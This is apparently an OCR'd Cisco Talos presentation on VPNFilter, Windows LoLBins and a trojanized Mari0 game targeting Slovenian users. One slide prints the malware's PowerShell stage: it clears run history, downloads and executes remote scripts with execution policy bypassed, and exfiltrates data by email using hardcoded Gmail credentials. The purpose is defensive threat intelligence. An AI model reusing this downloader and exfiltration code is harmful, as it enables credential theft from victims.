VPNFilter is waning, but attackers were still heavily targeting MikroTik routers via Winbox. Talos research indicates additional endpoint exploit, proxy network, and secure messaging app blocking capabilities. Talos releases a decoder tool that allows researchers to study this utility for potential malicious activity.

Nov. 26, 2018

IP address 188.68.39[.]53 begins global scanning using a VPNFilter C2 trigger packet. Machines still infected with the stage 1 malware don't appear to receive any new malware, but the attacker could have produced a list of victims to target directly with more stealthy methods.

Getting the drop: VPNFilter

VPNFilter research released with IoCs and coverage to undercut attackers ability to destroy over 500K networking devices

- Internet-wide response coordinated with partners and federal law enforcement
- Response disabled attackers advanced capability on affected devices
- Response recognized by FBI

VPNFilter

TALOS
Cisco Security Research

Living off the Land binaries (LoLbins)

Talos

Cisco Security Research

LOLBins

- “Living Off the Land Binaries”
- Microsoft signed binaries and files available by default
- e.g. powershell.exe, cmd.exe, cscript.exe, mshta.exe, office etc.
    - Download
    - Execution
    - Whitelisting bypass
    - UAC bypass


LOLBins - more about them

ATT&CK™

LOLBAS

- https://attack.mitre.org/
- https://lolbas-project.github.io/
- https://oddvar.moe/

AMP Retrospection in Action



Outlook.exe is running

Email drops photo.zip as an attachment

explorer.exe called to extract contents

photo.exe was executed


photo.exe contacts a website via http

photo.exe drops several additional components

Beacons to malicious site

Talos
Cisco Security Research

LoLBins and malicious invocations



Cisco Security Research

Powershell

- Sooner or later it will be used
- Many modules available
- In-memory execution
- Ability to obfuscate code
- Bypassing the local security “policy”
- “Flexibility” with command line options


Detection/Protection

- If you are not doing this centralize logging of
  - Process startup/termination
  - Command lines
  - Executed Powershell blocks
- Prevent Powershell invocation if possible
- Allow only known good command lines, investigate others
- Conduct threat hunting activities

Regional “compromise”

Super-Mario

- Starts with a download of a trojanized version of the Mari0 game



About Mari0


Two genre defining games from completely different eras: Nintendo's Super Mario Bros. and Valve's Portal. These two games managed to give Platformers and First-Person Puzzle Games a solid place in the video game world. But what if Nintendo teamed up with Valve and recreated the famous Mario game with Portal gun mechanics?

Talos
Cisco Security Research

Super-Mario

- MarioGame-Installer.exe is a self-extractible executable (likely 7zip)
- MarioGame.exe is the Trojan
- Mario.exe is a copy of netcat for Windows
- Password stealing with exfiltration to Gmail
- https://github.com/0rion5 - lot of the code from
- Targeting users in Slovenia

Powershell Stage 1



```
remove-item 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU'
New-Item -ItemType directory -Path $env:userprofile\quactus\;
cd $env:userprofile\quactus\;
$source = "https://dns1.magiclight.si/light/info/run.ps1"; $destination = "$env:userprofile\quactus\run.ps1"; Invoke-WebRequest $source -OutFile $des
$source = "https://dns1.magiclight.si/light/info/info.ps1"; $destination = "$env:userprofile\quactus\info.ps1"; Invoke-WebRequest $source -OutFile $d
PowerShell.exe -ExecutionPolicy Bypass -File run.ps1;
$SMTPServer = 'smtp.gmail.com'; $SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587);
$SMTPInfo.EnableSSL = $true;
$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('niko.pavlic80@gmail.com', 'Passw0rd!');
$ReportEmail = New-Object Sy
$ReportEmail.From = 'niko.pa
$ReportEmail.To.Add('niko.pa
$ReportEmail.Subject = 'That
$ReportEmail.Body = (Get-Cor
$SMTPInfo.Send($ReportEmail)
cd ..;
Remove-Item -path $env:userprofile\quactus -recurse -force;
exit›
```

```
l('niko.pavlic80@gmail.com', 'Passw0rd!');
```

TALOS
Cisco Security Research

Summary

- Good quality threat intelligence can help in establishing context and improve time to detection (TTD)

- Advanced attacks still come in a form of malware best tackled using an integrated security architecture
  - Targeted phishing (spearphishing)
  - Supply chain and wipers
  - IoT (SOHO) devices

- Do not forget to check for LoLbins!

Forcing the Bad Guys to Innovate

Spreading security news, updates, and other information to the public.

White papers, articles, & other information
talosintelligence.com

Talos Blog
blog.talosintelligence.com

Instructional Videos
cs.co/talostube

Beers with Talos Podcast
talosintelligence.com/podcasts

Social Media Posts
Facebook: TalosGroupatCisco
Twitter: @talossecurity

ThreatSource Newsletter
cs.co/TalosUpdate

Talos publically shares security information through numerous channels to help make the internet safer for everyone.

Cisco Security Research

Q&A

TALOSINTELLIGENCE.COM

@talossecurity

blog.talosintelligence.com

@infosec_nick

Talos
Cisco Security Research